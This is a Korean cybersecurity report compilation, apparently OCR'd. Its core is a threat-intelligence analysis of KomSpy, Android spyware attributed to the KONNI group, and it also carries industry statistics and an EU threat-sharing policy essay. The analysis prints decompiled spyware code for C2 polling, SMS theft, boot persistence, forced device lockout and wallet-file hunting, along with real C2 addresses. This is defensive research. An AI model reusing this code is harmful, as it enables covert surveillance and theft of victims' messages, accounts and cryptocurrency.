합계	**9조 5,857억**	**10조1,178억**	**11조 1,805억**	**12조 2,242억**	**13조 8,611억**
성장률(%)	**+6.0**	**+5.6**	**+10.5**	**+9.3**	**+13.4**

(단위: 원, * 억 원 미만 단위 절삭)

[표 5] 최근 5개년 정보보호 산업 수출액 및 성장률

구분	2017년	2018년	2019년	2020년	2021년
정보보안	943억	823억	1,227억	1,455억	1,526억
물리보안	1조 4,757억	1조 4,737억	1조 6,570억	1조 7,679억	1조 9,241억
합계	**1조 5,701억**	**1조 5,561억**	**1조 7,798억**	**1조 9,135억**	**2조 767억**
성장률(%)	**+5.4**	**-0.9**	**+14.4**	**+7.5**	**+8.5**

(단위: 원, * 억 원 미만 단위 절삭)

[표 6] 정보보호산업 인력 현황

구분	정보보안	물리보안	합계					
			4년 미만	4년~7년	7년~11년	11년~15년	15년 이상	총합계
인원수(명)	17,699	45,863	17,214	16,439	12,885	9,406	7,618	63,562
비중(%)	27.8	72.2	27.1	25.9	20.3	14.8	12.0	100.0

(2021년 12월 기준)

[표 7] 정보보호산업 채용 현황

구분	정보보안			물리보안			합계		
	신입	경력	소계	신입	경력	소계	신입	경력	소계
인원수(명)	1,351	1,230	2,581	1,611	2,215	3,826	2,962	3,445	6,407
비중(%)	52.3	47.7	100.0	42.1	57.9	100.0	46.2	53.8	100.0

(2021년 12월 기준)


KomSpy: KONNI's Main Weapon Targeting Androids

곽경주 이사, S2W, kjkwak12@gmail.com

1. 개요

- 2019년, CoinPlan과 연관성이 발견된 북한 배후의 KONNI 그룹의 정보 탈취형 악성 앱의 변종이 발견됨에 따라 분석을 진행함
- 앱 런처 아이콘은 "Mobicoins wallet"이라는 실제 국내에서 발행한 코인의 이미지를 사용하고 있지만, 실제 사용자에게 출력하는 미끼 사이트는 해외 가상화폐 거래소인 "Probit"을 사용하는 특징이 있음
- 악성코드는 감염된 기기에 대한 정보를 C2 서버로 전송한 뒤, 서버로부터 추가 명령을 수신하여 기기 내에서 추가 악성행위를 수행함
- 해당 악성코드는 변종 샘플마다 기능이 대부분 유사한 형태를 보이며, 이번 변종의 경우 외부 저장소에 대한 권한 요청 기능이 추가되었음
- KONNI 그룹이 본 악성코드를 2019년부터 꾸준히 사용 중이고, 악성 앱 내 "OK, My Spy"라는 문자열이 존재한다는 점에서 S2W TALON 내부적으로 해당 악성코드를 KomSpy 라 명명함

[그림 1] 악성코드 실행 도식도



2. Detailed Analysis

1) 피해자 고유 ID 생성

해당 악성코드는 피해자를 식별하기 위해 Math.random() 호출 결과로 생성된 **랜덤 숫자**를 피해자 고유 ID로

사용한다. 생성된 ID는 13~18자리의 숫자로 이루어지며, “ali.xml”의 SharedPreferences 파일을 생성하여 “myphonenum” 리소스에 ID 값을 저장 및 호출한다. KomSpy는 피해자 ID를 구분하기 위해 과거에는 동일한 리소스명(myphonenum)에 대해 기기 IMEI 값을 사용하였지만, 최근에 발견된 변종에는 피해 기기를 구분하기 위해 랜덤 상수를 생성하는 것으로 확인되었다.

[그림 2] 피해자 고유 ID 생성(Math.random())

```
if (getSharedPreferences("ali", 0).getString("myphonenum", "0").equals("0")) {
    String a = String.valueOf(Math.random());
    String a2 = a.substring(a.indexOf(".") + 1);
    SharedPreferences.Editor localEditor = getSharedPreferences("ali", 0).edit();
    localEditor.putString("myphonenum", a2);
    localEditor.commit();
}
```

2) 권한 요청

해당 악성코드는 기기에 저장된 파일을 조작하기 위해 공용 저장소에 대한 권한을 요청한다. 해당 기능은 과거 KomSpy에는 존재하지 않았으며, Android 10(Android Q)에 도입된 Scoped Storage 기능으로 인해 제한된 저장소 이상의 접근 권한(공용 저장소)을 획득하기 위해 추가되었다.

[그림 3] 외부 저장소 권한 요청

```
if (permissioncheck != 0) {
    Toast.makeText(this, "권한 승인이 필요합니다.", 1).show();
    if (ActivityCompat.shouldShowRequestPermissionRationale(this, "android.permission.READ_EXTERNAL_STORAGE")) {
        Toast.makeText(this, "앱실행을 위해 저장소 접근 권한이 필요합니다.", 1).show();
        return;
    }
    ActivityCompat.requestPermissions(this, new String[]{"android.permission.READ_EXTERNAL_STORAGE"}, PointerIconCompat
    Toast.makeText(this, "앱실행을 위해 저장소 접근 권한이 필요합니다.", 1).show();
    return;
}
```

3) Probit 로그인 페이지 출력 및 악성 서비스 호출

권한 획득이 완료되면 KomSpy는 사용자에게 정상 앱으로 속이기 위해 WebView를 생성하여 Probit 가상화폐 거래소 로그인 페이지에 접속한다. WebView 호출 과정에서 피싱 앱 등에서 정보 탈취 등을 목적으로 사용되는 Overlay Attack 기법은 사용되지 않았으며, 단순 웹사이트 접속 기능으로 파악되었다.

WebView는 스레드를 통해 생성되며, 호출 시점으로부터 6초 뒤에 팝업된다. 이 사이에 악성 서비스(bitstoaservice)를 호출하여 사용자가 정상 페이지를 기다리는 동안 정보 탈취 등의 행위가 수행된다.

[그림 4] 웹 뷰 생성(Thread) 및 악성 서비스 실행

```
this.intent = new Intent(this, bitstoaservice.class);
Executors.newSingleThreadScheduledExecutor().scheduleAtFixedRate(new Runnable() { // from class: com.bitstoa.TempActivity.1
    @Override // java.lang.Runnable
    public final void run() {
        TempActivity.this.count++;
        if (TempActivity.this.count == 4) { // wait 6 Seconds
            Intent localIntent = new Intent("android.intent.action.VIEW").setData(Uri.parse("https://accounts.probit.com/en-us
            localIntent.addFlags(268435456);
            TempActivity.this.startActivity(localIntent);
            TempActivity.this.finish();
        }
    }
}, 0L, 1500L, TimeUnit.MILLISECONDS);
startService(this.intent); // start Malicious Service
```

[그림 5] 출력된 Probit 정상 로그인 페이지

4) TimerTask 등록

악성코드는 지속성 유지를 위해 악성 메소드(doTimerTask)를 TimerTask에 등록하여 3초마다 주기적으로 C2 서버 통신 및 악성행위 Flag를 체크하여 해당 Flag에 해당하는 함수를 호출한다.

[그림 6] 악성 메소드 TimerTask 등록

```
this.timer = new Timer(true);
this.timerTask = new TimerTask() { // from class: com.bitstoa.bitstoaservice.1
    @Override // java.util.TimerTask, java.lang.Runnable
    public final void run() {
        bitstoaservice.doTimerTask(bitstoaservice.this);
    }
};
this.timer.schedule(this.timerTask, DELAY_1000, INTERVAL_3000);
```

5) C2 서버 통신

KomSpy는 실행 초기 생성했던 피해자 ID(랜덤 숫자)를 활용하여 C2 서버로부터 추가 파일을 요청한다. 만약 서버로부터 200 응답이 수신되면, 악성 앱은 요청된 파일을 읽어 추가 명령어를 수신하고 관련 플래그를 활성화한다.

연락처 탈취 기능 관련 Flag는 연락처를 의미하는 “bContact”가 아닌, “bContract”를 사용하고 있다. 이것은 개발자가 코드를 구성할 때 발생된 실수로 보이며, KomSpy 악성코드 초기 버전부터 존재하였다.

C2 URL: http[:]//92.xx.160[.]152/bitstoa/files/To_{피해자 ID}.txt

[표 1] 수신된 명령에 따른 추가 악성 행위

수신된 명령어	Flag	추가 악성 행위	파일 경로 혹은 업로드 주소
get_time	bGetTime	현재 시각 저장	/data/data/0/com.bitstoa/time.txt
get_user	bGetUser	장치 정보 저장	/data/data/0/com.bitstoa/user.txt
get_account	bGetAccount	장치 내 계정 정보 저장	/data/data/0/com.bitstoa/account.txt
get_app	bGetApp	현재 실행 중인 앱 목록 저장	/data/data/0/com.bitstoa/app.txt
get_contact	bGetContract	미사용	/data/data/0/com.bitstoa/contact.txt
get_sms	bGetSms	미사용	/data/data/0/com.bitstoa/sms_all.txt
get_sdcard	bGetSdcard	외부 저장소 내 파일 목록 전송	/data/data/0/com.bitstoa/sdcard.txt
get_switch	bSwitch	C2 주소 변경	-
get_keylog	bGetKeylog	미사용	/data/data/0/com.bitstoa/keylog.txt
upload	bUpload	저장소 내 저장된 파일 탈취	http[:]//92.38.160[.]152/bitstoa/up.php
download	bDownload	C2 서버 내 특정 파일 다운로드	http[:]//92.38.160[.]152/bitstoa/up.php
del_file	bDelFile	서버로부터 지정된 단말기 내 파일 삭제	-
del_sms	bDelSms	서버로부터 지정된 문자 메시지 삭제	-
send_sms	bSendSms	문자 메시지 전송	-
open_app	bOpenApp	단말기에 설치된 특정 앱 실행	-
install_apk	bInstallApk	특정 APK 파일 단말기에 설치	-
uninstall_app	bUninstallApp	단말기 내 설치된 앱 삭제	-
open_dlg	bOpenDlg	커스텀 dialog 팝업	-
open_web	bOpenWeb	웹 뷰를 통한 특정 웹사이트 접속	-
screen	bScreen	단말기 밝기 조절	-
volume	bVolume	단말기 볼륨 조절	-

6) 감염기기 정보 탈취

활성화된 악성행위 Flag에 따라 아래 표 항목에 해당하는 파일이 생성되고 관련 정보가 저장된다. 탈취된 정보가 저장된 파일은 C2 서버로 전송되고 단말기 내에서 삭제된다. 해당 기능은 악성코드 설치 이후 최초 1회만 수행되며, 이후 기기 재부팅 혹은 위 C2 서버에 의해 추가 명령이 수신될 경우에만 재호출된다.

[표 2] 전송 파일 목록

탈취 파일 목록 (Path: /data/data/0/com.bitstoa/)	탈취 내용
time.txt	실행 여부 메시지, 기기 재부팅 시각
user.txt	감염된 기기 정보(Imei, 전화번호, OS 정보)
account.txt	단말기 내 저장된 계정 정보

contact.txt	연락처 목록
sms_all.txt	전체 SMS 내용
app.txt	단말기 내 설치된 앱 목록
keylog.txt	키 입력 값
sdcard.txt	저장소 내 존재하는 모든 파일 경로
sms_new.txt	새로 수신된 SMS 내용

[그림 7] 파일 C2 서버 전송

```
Var91.append(appProtectService.getFilesDir().getAbsolutePath()); // get file path
Var91.append("/");
Var91.append(registername.sdcardFileName);
if (appProtectService.sendRequest(Var91.toString(), false)) { // send file to server
    new makebread();
    StringBuilder Var96 = new StringBuilder();
    Var96.append(registername.GetFilePath(appProtectService));
    Var96.append(registername.sdcardFileName);
    makebread.delete(Var96.toString()).booleanValue(); // delete file
```

7) 재부팅 이벤트 수신

앱에 등록된 Intent에 의해 감염된 기기가 재부팅될 때마다 브로드캐스트 리시버에 의해 재부팅 시각이 init.txt 파일에 기록되고, 각 정보 탈취 플래그가 활성화되며 악성 서비스가 호출된다.

이후 재부팅에 의해 악성 서비스가 호출될 때 마다 “OK, My Spy”라는 실행 문구를 init.txt파일에 기록한다.

- Service Name: **bitstoaservice**
- Path: /data/data/0/com.bistoa/init.txt
- Content
  - o “Ok, My Spy”
  - o “Restart Phone : Time **{yyyy-MM-dd hh:mm:ss}**”

[그림 8] 단말기 재부팅 시각 기록

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context param1, Intent param2) {
    if (param2.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
        ArrayList Var24 = new ArrayList();
        for (ActivityManager.RunningServiceInfo runningServiceInfo : ((ActivityManager) param1.getSystemService("activity")).getRunningServices(100)) {
            Var24.add(runningServiceInfo.service.getShortClassName());
        }
        bitstoaservice.bGetTime = true;
        bitstoaservice.bGetUser = true;
        bitstoaservice.bGetAccount = true;
        bitstoaservice.bGetApp = true;
        bitstoaservice.bGetContract = true;
        bitstoaservice.bGetSms = true;
        bitstoaservice.bGetSdcard = true;
        makebread.WriteFile(param1, registername.initFileName, "Restart Phone : Time " + new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").format(Long.valueOf
        Intent Var30 = new Intent();
        Var30.setClass(param1, bitstoaservice.class);
        param1.startService(Var30);
    }
```

[그림 9] 실행 여부 기록

```
if (!new File(registername.GetFilePath(this) + registername.initFileName).exists()) { // init.txt
    bGetTime = true;
    bGetUser = true;
    bGetAccount = true;
    bGetApp = true;
    bGetContract = true;
    bGetSms = true;
    bGetSdcard = true;
    new makebread();
    makebread.WriteFile(this, registername.initFileName, "OK, My Spy");
}
```

8) SMS 수신 모니터링 및 탈취

SMS 수신에 대한 이벤트가 확인될 때마다, 해당 메시지를 읽고 원본 내용을 파일에 기록한다.

- Path: /data/data/0/com.bistoa/sms_new.txt
- Content : Number, Message, Received Time

[그림 10] 수신된 메시지 기록

```
if (param2.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && param2.getExtras() != null) {
    Object[] Var4 = (Object[]) param2.getExtras().get("pdus");
    SmsMessage[] Var5 = new SmsMessage[Var4.length];
    for (int i = 0; i < Var4.length; i++) {
        Var5[i] = SmsMessage.createFromPdu((byte[]) Var4[i]);
        this.receivePhoneNum = Var5[i].getOriginatingAddress();
        this.smsBody = Var5[i].getDisplayMessageBody();
        Date localDate = new Date(Var5[i].getTimestampMillis());
        this.receivedDate = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format((java.util.Date) localDate);
        String str1 = "Number : " + this.receivePhoneNum + "\r\nMessage : " + this.smsBody + "\r\nTime : " + this.receivedDate + "\r\n";
        try {
            FileOutputStream out = param1.openFileOutput(registername.sms_newFileName, 32768);
            out.write((str1 + "\r\n").getBytes());
            out.close();
        } catch (IOException localIOException) {
            localIOException.printStackTrace();
        }
    }
}
```

9) C2 서버 갱신

앱이 C2 서버로부터 “get_switch” 명령어를 수신하면, 앱 내 저장되어있는 C2서버 정보를 새로 수신된 C2서버 정보로 변경한다.

앱 내 기본 값으로 설정된 C2 서버 정보는 “bitstoa” 경로가 포함되지만, “get_switch” 명령 수신으로 인해 서버 정보를 갱신하면 “bitstoa”가 아닌 “manager” 경로를 사용한다. 해당 경로는 과거 KomSpy 샘플에서 사용된 이력이 존재한다.

10) 기기 관리자 활성화

KomSpy에는 단말기의 기기 관리자를 활성화하는 기능이 존재한다. 관리자 권한으로 사용할 정책을 ok.xml파일에 명시하여 기기 관리자 모드 활성화를 시도한다. 만약 사용자가 기기 관리자 활성화를 거절할 경우, 기기를 잠금 상태로 전환한다.

[그림 11] C2 서버 갱신

```
case 12:
    if (this.orderLineNum != 1) {
        break;
    } else {
        valdai.URL = Var11;
        valdai.BASE_URL = valdai.URL + "manager/";
        valdai.UP_File_URL = valdai.BASE_URL + "files/To_";
        valdai.UPHP = valdai.BASE_URL + "up.php";
        Log.d("inja", valdai.URL);
        break;
    }
```

[그림 12] 기기 관리자 획득 구현부

```
public class AdminReceiver extends DeviceAdminReceiver {
    @Override // android.app.admin.DeviceAdminReceiver, android.content.BroadcastReceiver
    public void onReceive(Context arg0, Intent arg1) {
    }

    @Override // android.app.admin.DeviceAdminReceiver
    public CharSequence onDisableRequested(Context context, Intent intent) {
        Intent outOfDialog = context.getPackageManager().getLaunchIntentForPackage("com.android.settings");
        outOfDialog.setFlags(268435456);
        context.startActivity(outOfDialog);
        DevicePolicyManager dpm = (DevicePolicyManager) context.getSystemService("device_policy");
        dpm.lockNow();
        return "That's ok?";
    }
}
```

[그림 13] 관리자 권한 사용 정책(ok.xml)

```
<device-admin xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-policies>
        <watch-login/>
        <reset-password/>
        <force-lock/>
        <wipe-data/>
        <disable-camera/>
    </uses-policies>
</device-admin>
```

3. KONNI and KomSpy

KONNI 그룹은 과거 주로 Windows 운영체제를 대상으로 MS Word 악성 문서를 유포하였지만, 안드로이드 악성코드인 KomSpy를 통해 모바일 기기에 대한 공격을 시작하였다. 2019년 국내 가상화폐 거래소인 “빗썸”을 사칭한 스피어피싱 메일을 통해 KomSpy를 유포하였고, 국내 주요 포털사이트인 네이버, 다음과 메신저 앱인 카카오톡을 사칭한 경우도 확인되었다.

이번에 새롭게 발견된 KomSpy는 아래 표에서 확인할 수 있듯이 과거 유포된 사례와 “탈취 정보”, “C2 주소”, “주요 메소드 기능”, “소스 코드”가 매우 유사하고, 이 외 기능과 공격 수법이 동일하기 때문에 KONNI 그룹이 과거부터 사용한 KomSpy 악성코드를 지속하여 사용하는 것으로 보인다.

[표 3] KomSpy 코드 비교(2019 vs 2022)

<table>
<tr><th>수신된 추가 명령어(2019)</th><th>수신된 추가 명령어(2022)</th></tr>
<tr><td>

```
arg15.iq = -1;
arg15.jq = 0;
while(true) {
    String v7 = v4.readLine();
    if(v7 == null) {
        break;
    }
    int v8 = arg15.jq;
    if(v8 == 0) {
        if(v7.contains("get_time")) {
            arg15.q = true;
        }
        if(v7.contains("get_user")) {
            arg15.r = true;
        }
        if(v7.contains("get_account")) {
            arg15.s = true;
        }
        if(v7.contains("get_app")) {
            arg15.t = true;
        }
```

</td><td>

```
this.orderNum = -1;
this.orderLineNum = 0;
while (true) {
    String Var11 = bufferedReader.readLine();
    if (Var11 != null) {
        if (this.orderLineNum == 0) {
            if (Var11.contains("get_time")) {
                bGetTime = true;
            }
            if (Var11.contains("get_user")) {
                bGetUser = true;
            }
            if (Var11.contains("get_account")) {
                bGetAccount = true;
            }
            if (Var11.contains("get_app")) {
                bGetApp = true;
            }
```

</td></tr>
<tr><th>정보 탈취 파일 목록(2019)</th><th>정보 탈취 파일 목록(2022)</th></tr>
<tr><td>

```
public class c {
    public static String a = "server_first.txt";
    public static String b = "server_second.txt";
    public static String c = "init.txt";
    public static String d = "time.txt";
    public static String e = "user.txt";
    public static String f = "account.txt";
    public static String g = "app.txt";
    public static String h = "contact.txt";
    public static String i = "sms_all.txt";
    public static String j = "sdcard.txt";
    public static String k = "sms_new.txt";
    public static String l = "keylog.txt";
    public static String m = "clipboard.txt";
    public static String n = "record.mp4";
    public static int o = 0;
    public static String p = "http://193.148.16.45/manager";
    public static String q = "http://193.148.16.45/manager";
    public static String r = "";
    public static String s = "";
```

</td><td>

```
public final class registername {
    public static String initFileName = "init.txt";
    public static String timeFileName = "time.txt";
    public static String userFileName = "user.txt";
    public static String accountFileName = "account.txt";
    public static String appFileName = "app.txt";
    public static String contactFileName = "contact.txt";
    public static String sms_allFileName = "sms_all.txt";
    public static String sdcardFileName = "sdcard.txt";
    public static String sms_newFileName = "sms_new.txt";
    public static String keylogFileName = "keylog.txt";

    public static String GetFilePath(Context context) {
        return context.getFilesDir().getAbsolutePath() + "/";
    }
}
```

</td></tr>
</table>

새롭게 발견된 KomSpy는 2019년 유포되었던 샘플과 비교했을 때, 도청 기능과 클립보드 탈취 기능이 이번 버전에서 제외되었다.

[표 4] KomSpy 기능 비교(2019 vs 2022)

구분	KomSpy(2019)	KomSpy(2022)
C2 Ip	193.148.16[.]45	92.38.160[.]152
Upload Url	http[:]//193.148.16[.]45/manager/up.php	http[:]//92.38.160[.]152/bitstoa/up.php
Command	http[:]//193.148.16[.]45/manager/files /To_{피해자 ID}.txt	http[:]//92.38.160[.]152/bitstoa/files /To_{ 피해자 ID}.txt
피해자 ID 생성 방식	Device IMEI	Math.Random() 기반 난수 생성
Fake URL	Bithumb(가상화폐 거래소)	Probit Global(가상화폐 거래소)
권한 획득 여부	X	O
C2 주소 갱신 기능	X	O
앱 런처 숨김	O	X
클래스 이름 난독화	O	X
악성 메소드 실행 주기	3초	3초

구분	파일 명	탈취 항목	파일 명	탈취 항목
초기화 정보 기록	init.txt	앱 실행 문구(OK, My Spy) 재부팅 시각	init.txt	앱 실행 문구(OK, My Spy) 재부팅 시각
앱 시작 시각 기록	time.txt	앱 시작 시각 (yyyy-MM-dd hh:mm:ss) - LocalTime	time.txt	앱 시작 시각 (yyyy-MM-dd hh:mm:ss) - LocalTime
디바이스 정보 탈취	user.txt	IMEI Number OsType API Level	user.txt	IMEI Number OsType API Level
계정 정보 탈취	account.txt	계정 유형 계정 이름	account.txt	계정 유형 계정 이름
설치된 앱 정보 탈취	app.txt	App Name Package Name Class name	app.txt	App Name Package Name Class name
연락처 정보 탈취	contact.txt	이름 번호	contact.txt	이름 번호
기존 SMS 내용 탈취	sms_all.txt	수신 메시지함 발신 메시지함 발신 예정 메시지함 임시 메시지함	sms_all.txt	수신 메시지함 발신 메시지함 발신 예정 메시지함 임시 메시지함
기기 내 파일 정보 탈취	sdcard.txt	파일 목록	sdcard.txt	파일 목록
신규 SMS 탈취	sms_new.txt	수신 날짜 발신자 번호 본문	sms_new.txt	수신 날짜 발신자 번호 본문
키로깅	keylog.txt	KeyStroke 값	keylog.txt	KeyStroke 값
클립보드	clipboard.txt	클립보드 데이터	-	-
도청	record.mp4	단말기 녹취 데이터	-	-

또한, 과거에 발견된 KomSpy 에서는 ZIMPERIUM IPS 설치 여부, 파일 업로드 시 특정 문자열 포함 조건이 발견된 경우도 있었지만, 이번 사례에서는 관련되거나 추가 특이 기능은 발견되지 않았다.

[표 5] 2020년에 발견된 KomSpy 기능 일부

Zimperium IPS 설치 여부 확인

```
public static boolean isZIPSInstalled(Context ctx) {
    for (PackageInfo packageInfo : ctx.getPackageManager().getInstalledPackages(1)) {
        if (packageInfo.packageName.equals("com.zimperium.zips")) {
            return true;
        }
    }
    return false;
}
```

단말기 내 특정 문자열을 포함하는 파일 경로 탐색


```
if (str3.contains("Nice") && this.x < 10000) {
    if (str2.contains("*")) {
        String absolutePath = listFiles[i].getAbsolutePath();
        int i2 = 0;
        while (true) {
            if (i2 >= e.target_keywords.length) {
                break;
            } else if (absolutePath.contains(e.target_keywords[i2])) {
                this.y[this.x] = absolutePath; // "wallet", "coin", "지갑", "코인"
                this.x++;
                break;
            } else {
                i2++;
            }
        }
```

4. Conclusion

- KomSpy 악성코드가 주로 가상화폐 거래소 어플리케이션을 사칭하여 유포된다는 점에서 금전적 이득이라는 목적을 위해 가상화폐 거래소 이용자를 타겟하는 것으로 추정됨
- 해당 악성코드는 과거 사례와 비교했을 때 기능상의 큰 변화는 없지만, 변종이 꾸준히 생성되고 있고, 권환 획득이나 기기 관리자 활성화 시도 등이 추가된 것으로 보아 향후 업데이트된 변종 악성코드가 지속적으로 출시될 가능성이 높음
- KONNI 그룹은 모바일 뿐만 아니라 윈도우즈에 대한 공격을 수행할 때에도 주로 스피어피싱 메일을 통해 악성코드를 유포하며, 2019년에도 스피어피싱을 통해 KomSpy 악성코드를 유포하고있음
- 이번 캠페인의 경우 스피어피싱이 확보되지 않았으며, 스피어피싱 외에 다른 방식으로도 KomSpy 악성코드가 유포될 가능성이 존재하기 때문에, 공식 마켓 외 다운로드 주의 등의 출처를 알 수 없는 앱 설치에 대한 각별한 주의가 필요함

5. Appendix A. Mobile MITRE ATT&CK

Tactic	TID	Technique	Procedure
Persistence	T1624.001	Event Triggered Execution: Broadcast Receivers	• SMS 수신 이벤트를 수신하여 SMS 탈취 • 부팅 이벤트를 수신하여 단말기가 재부팅된 시각 기록
Defense Evasion	T1629.002	Impair Defenses: Device Lockout	• 기기 관리자 활성화 거부 시, 단말기 잠금
	T1630.001	Uninstall Malicious Application	• C2 서버로부터 명령을 수신하여 특정 어플리케이션 제거
	T1630.002	File Deletion	• C2 서버로부터 명령을 수신하여 특정 파일 삭제 • 탈취 파일을 서버로 전송한 뒤, 해당 파일 삭제
Credential Access	T1517	Access Notifications	• 새로 수신된 문자 내용 탈취
Discovery	T1420	File and Directory Discovery	• C2 서버로부터 명령을 수신하여 파일 목록 탈취
	T1424	Process Discovery	• C2 서버로부터 명령을 수신하여 현재 실행 중인 앱 목록 탈취
	T1426	System Information Discovery	• C2 서버로부터 명령을 수신하여 IMEI, API Level 정보 탈취
Command and Control	T1437.001	Web Protocols	• C2 서버와 통신하기 위해 웹(HTTP) 프로토콜 사용
Exfiltration	T1646	Exfiltration Over C2 Channel	• HTTP Get 요청을 사용하여 감염 기기 ID 전송 • HTTP Post 요청을 사용하여 데이터 유출
Impact	T1582	SMS Control	• C2 서버로부터 명령을 수신하여 임의의 SMS 삭제



2022년
사이버보안 대연합

정책제도 분과

1. 유럽(EU)의 위협정보 공유체계 [최수민 연구원, 인하대학교 디지털혁신전략센터]
2. 사이버보안 최종 정책제안보고서 [사이버보안대연합 정책·제도 분과]

유럽(EU)의 위협정보 공유체계

최수민 연구원, 인하대학교 디지털혁신전략센터, sumin928@gmail.com

1. 법적근거

- 유럽연합은 2003년 “네트워크 및 정보 보안 문화에 대한 유럽의 접근 방식(Council Resolution of 18 February 2003 on a European approach towards a culture of network and information security)”을 이사회에서 결의한 후 사이버보안 프로그램을 시행[17)]

  - 2002년 1월 이사회 결의안에서 네트워크 및 사이버보안 영역에서 공동의 접근 방식과 특정 조치에 대한 약속을 이행하기 위한 지속적인 작업이 계속되어야 함을 역설
  - 따라서 회원국은 공공 및 민간 거버넌스의 필수 구성요소로서 보안을 증진하고, 다음을 통해 보안 사고를 예방하고 대응
    ① 보안 문제 식별 및 평가와 적절한 통제의 적용에 대한 지속적인 개선
    ② 유럽 및 국가 수준, 특히 정보 사회 기술 및 서비스를 제공하는 모든 이해 관계자에게 조치의 필요성을 전달하는 효과적인 방법의 수립
    ③ 보안과 관련된 모범 사례에 대한 정보를 유지해야 하는 필요에 따라 적절한 정보 교환 프로세스를 수행
  - 데이터 수집, 분석 및 새로운 보안 위협에 대한 대응 계획을 회원국과 함께 조사할 것을 제안
  - 네트워크 및 정보 시스템의 보안과 관련하여 회원국 간의 전략적 협력을 지원하고 촉진하기 위해 회원국 대표로 구성된 “네트워크 및 정보 시스템 보안을 위한 유럽 연합 기관(ENISA, European Network and Information Security Agency)”을 설립

- 2016년 8월에는 EU 회원국의 사이버보안 역량 강화 및 사이버보안 위협 대응 협력을 증대하기 위해 정보보호지침(NIS Directive, The Directive on security of network and information systems)[18)]을 제정

  - 회원국은 동 지침의 이행 및 집행을 위한 담당기관을 지정하고 사이버 침해사고대응팀(CSIRTs)[19)]을 설치
  - ENISA는 침해사고에 대한 정보 교환(exchange of information) 및 협력을 위한 침해사고대응팀 네트워크(CSIRTs Network)를 구축[20)]하고 회원국 간 전략적 협력 및 정보 교환을 촉진하고 신뢰를 구축하기 위한 협력 그룹(Cooperation group)을 창설

17) https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex%3A32003G0228%2801%29
18) https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2016.194.01.0001.01.ENG&toc=OJ:L:2016:194:TOC
19) 침해사고대응팀(Computer Security Incident Response Teams)
20) https://csirtsnetwork.eu/

- 주요 기반 서비스(Essential service)[21] 사업자는 업무 중 제어하고 사용하는 네트워크 및 정보 시스템에 대해 적절한 기술적·관리적 보호조치를 취하고, 중대한 침해사고 발생 시 이를 회원국 담당기관에 통지

최근에는 디지털화와 사이버 공격으로 급증하는 사이버보안 위협에 대응하기 위해 기존의 정보보안지침을 폐지하고 새로운 정보보호지침(NIS2, NIS2 Directive)[22]의 제정을 추진 중[23]

- NIS2는 사이버 보안 위험관리 조치, 사고 보고, 정보 공유 등에 대한 사항이 구체화되고, 적용 대상기관에 대한 규제를 강화
- CSIRTs Network의 역할을 강화하여 신뢰와 신뢰의 발전에 기여하고 회원국 간의 신속하고 효과적인 운영 협력을 촉진

[표 1] CSIRTs Network의 주요업무

(a) CSIRT에 대한 정보 교환

(b) 침해사고, 사이버 위협, 위험 및 취약성에 대한 관련 정보 공유

(c) 사건의 잠재적 영향을 받는 CSIRTs Network 대표의 요청에 따라 해당 사건 및 관련 사이버 위협, 위험 및 취약성과 관련하여 정보를 공유하고 논의

(d) CSIRTs Network 대표의 요청에 따라 해당 회원국의 관할권 내에서 확인된 사건에 대해 논의하고 가능한 경우 대응

(e) 국경을 초월한 사고 처리를 위해 회원국 지원

(f) 서로 다른 회원국에 설립된 ICT 제품, ICT 서비스 및 ICT 프로세스의 여러 제조업체 또는 제공업체에 영향을 미치는 취약성의 다자간 조정된 공개 관리와 관련하여 제6조에 언급된 지정된 CSIRT에 협력 및 지원 제공

(g) 다음과 관련하여 추가 형태의 운영 협력을 논의하고 식별
  (i) 사이버 위협 및 사건의 범주
  (ii) 조기 경보
  (iii) 상호 지원
  (iv) 국경을 초월한 위험 및 사건에 대응하는 조정을 위한 원칙 및 방식;
  (v) 제7조(3)에 언급된 국가 사이버 보안 사고 및 위기 대응 계획 수립

(h) 필요한 경우, 그 활동 및 (g)항에 따라 논의된 운영 협력의 추가 형태에 대해 협력 그룹에 알리고 관련 지침을 요청

(i) ENISA와 함께 사이버 보안 훈련 시행

(j) 개별 CSIRT의 요청에 따라 해당 CSIRT의 능력과 준비성에 대한 논의

(k) 연합 전역의 사건 및 위협에 대한 일반적인 상황 인식을 개선하기 위해 지역 및 연합 수준의 보안 운영 센터(SOC)와 협력하고 정보 공유

